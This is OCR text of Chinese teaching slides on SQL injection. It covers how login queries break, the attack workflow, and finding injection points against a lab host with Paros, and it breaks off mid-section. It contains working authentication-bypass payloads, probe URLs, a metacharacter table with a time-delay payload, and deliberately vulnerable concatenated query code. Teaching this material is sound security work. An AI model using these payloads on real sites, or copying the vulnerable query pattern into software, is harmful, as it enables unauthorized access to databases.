
- 从数据库软件方面来看，几乎所有的SQL数据库以及语言都存在潜在的危险,包括 ：

  - MS SQL Server, Oracle, MySQL, Postgres, DB2,MS Acces,Sybase, Infomix ….

- 从应用程序来看：

  - ✓ Perl和CGI脚本且连接到数据库
  - ✓ ASP,JSP,PHP
  - ✓ XML,XSL和XSQL
  - ✓ Javascript
  - ✓ VB,MFC以及其他的基于ODBC的开发工具和API

SQL注入攻击简介



- SQL注入攻击简介
- SQL注入攻击原理
- SQL注入常用攻击工具
- SQL注入攻击防范

ASP/SQL注入

- 一个最简单的登陆查询:

```
SELECT * FROM users
        WHERE username= ‘sqlin‘ AND password = ‘aaa'
```

- ASP/MS SQL中查询的语法会成为如下：

```
var sql = "SELECT * FROM users
        WHERE username= '" + formusername +
        "' AND password = '" + formpassword + "'";
```

ASP/SQL注入

- 通过SQL语句从以下的users表中可以查询用户表单提供的用户名和密码是否匹配正确，以判断登陆是否成功。

userID	username	password
1	admin	helloworld
2	guest	iamguest

ASP/SQL注入

- 当我们构造如下的用户名密码：

```
formusername = ‘ or 1=1 – –

formpassword = anything
```

- 提交表单之后，SQL语句则会变成如下：

```
SELECT * FROM users

        WHERE username = ' ' or 1=1

        – – AND password = ‘anything‘
```

ASP/SQL注入

- 在构造好的SQL语句提交表单后得到的新的语句中，用户不在需要提供正确的用户名和密码，因为在真正服务器端查询的SQL由于or 1=1 的永真语句和—注释的存在，使得查询结构永远存在，用户就这样进行了一次SQL注入。其结构就是不需要提供正确的用户名和密码就能登陆系统。

PHP/MySQL

- 上面的那个例子是针对MS SQL构造的SQL注入语句。
- 在PHP/MySQL则会变成如下语句:

```
$sql = "SELECT * FROM users
        WHERE userID= $formuserID
        AND password = $formpassword";
```

PHP/MySQL的例子

- 构造的注入语句：

```
$formuserID = 1 or 1=1 #

$formpassword = anything
```

- 提交表单之后，SQL语句则会变成如下：

```
SELECT * FROM users

        WHERE  userID = 1 or 1=1

        #AND password = 'anything'
```

SQL注入的基本流程

寻找注入点

信息采集

权限判断

攻击系统

SQL注入的基本流程


寻找注入点

注入点的寻找

- 通常网络上链接数据库的动态网站大部分是架构在ASP+Access或者 SQL Server以及PHP/MySQL平台上的。
- 一般我们会找到结尾形如asp?id=1或者php?id=2的网页作为疑似SQL漏洞注入点。这一步通常通过网页爬虫来搜索。
- 这里我们使用paros工具来做一下目标网站的网页探查。


注入点的寻找

- 首先打开Paros



注入点的寻找

- 将IE代理设成127.0.0.1:8080




注入点的寻找


- 在浏览器里输入目标网站并打开

注入点的寻找

- 可以看到Paros里自动出现的目标网站




- 然后点击Analyse中的Spider，并点击Start。



注入点的寻找

- 等待扫描结束之后就可以看到Sites栏里出现了网站目录结构



图中圈出的网址就是前文所说的疑似SQL漏洞注入点。

注入点的寻找

- 其实任何存在输入并且链接数据库的位置都有可能存在SQL注入漏洞。比如***带参网页网址***，***Web页面表单***，***隐藏区域***及***cookie中储存的值***。
- 这里我们以带参页面网址为例来判断是否是真的注入点。通常带参网址形式如下，我们就以它为例：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

注入点的寻找

- 对于网页http://www.xxx.com/news.asp?id=1，通常会在参数值的部分进行一些SQL元字符的插入试探以判断是否是注入点。
- 下表提供了一些常用SQL元字符

一些可供插入的SQL元字符

‘ or “	字符串指示符
-- or #	单行注释
/*…*/	多行注释
+	加号,连接符,或url中的空格
||	(双竖线)连接符
%	属性通配符
?Param1=foo&Param2=bar	URL参数
PRINT	不执行的指令
@variable	本地变量
@@variable	全局变量
waitfor delay ‘0:0:10’	延时

注入点的寻找

- 这里我们使用经典的1=1 、1=2来进行判断
- 通过以下的三步以及其相应的结果可以判断一个漏洞点

① http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

② http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and 1=1--

③ http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and 1=2--

注入点的寻找

- 可以注入的表现：

① 正常显示（这是必然的，不然就是程序有错误了）

② 正常显示，内容基本与①相同

③ 提示BOF或EOF（程序没做任何判断时）、或提示找不到记录（判断了rs.eof时）、或显示内容为空（程序加了on error resume next）

注入点的寻找

- 需要注意的是，第二第三条网址语句中的‘和 -- 。
- 一般对于形如asp?id=11这种网页，SQL查询语句有如下两种类型

some SQL where id=11(参数id的值)

some SQL where id=’11’ (参数id的值)

对于第一种则不需要输入单引号，第二中则需要单引号。

- 而--则是MS SQL的注释符，这里主要是希望排除ASP程序内部查询语句参数后部分的影响。Access注释符则是#。当使用--出错时可用#试验。这一步同时也可判断出数据库类型。

SQL注入的基本流程

寻找注入点

信息采集

信息采集

- 在判断出注入点后就可以进行一些基本的信息采集，信息采集的内容如下：
  - ✓ 数据库类型（SQL Server , Access , MySQL等）
  - ✓ 当前数据库名
  - ✓ 所有数据库名
  - ✓ 数据库用户
  - ✓ 数据库中的表名及表中字段名
  - ✓ ……

数据库类型判断


- 不同的数据库的函数、注入方法都是有差异的，所以在注入之前，我们还要判断一下数据库的类型。一般ASP最常搭配的数据库是Access和SQLServer，网上超过99%的网站都是其中之一。

- 判断的方法有很多，这里介绍一下几种：
  - ✓ 根据数据库语句注释符的不同
  - ✓ 根据系统变量判断
  - ✓ 根据系统表的不同判断

根据数据库语句注释符的不同

- 在前一部分判断SQL漏洞注入点时提到过MS SQL和ACCESS数据库注释符的不同。大部分网站是基于MS SQL和Access数据库写的，所以在此只判断这两种。
- MS SQL使用的是--作为注释符，ACCESS则使用的是#
- 具体方法可参看如下：
  - ① http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11--
  - ② http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’--
  - ③ http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11#
  - ④ http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’#
- 1或2正确显示则判断为MS SQL数据库，3或4正常显示则判断为Access数据库。

根据数据库语句注释符的不同



http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11‘–

显示正确，因此判断为MS SQL。

根据系统表的不同判断

- 如果服务器IIS不允许返回错误提示，我们可以从Access和SQL Server和区别入手，Access和 SQL Server都有自己的系统表，比如存放数据库中所有对象的表，Access是在系统表[msysobjects]中，但在Web环境下读该表会提示“没有权限”，SQLServer是在表[sysobjects]中，在Web环境下可正常读取。

- 在确认可以注入的情况下，使用下面的语句：

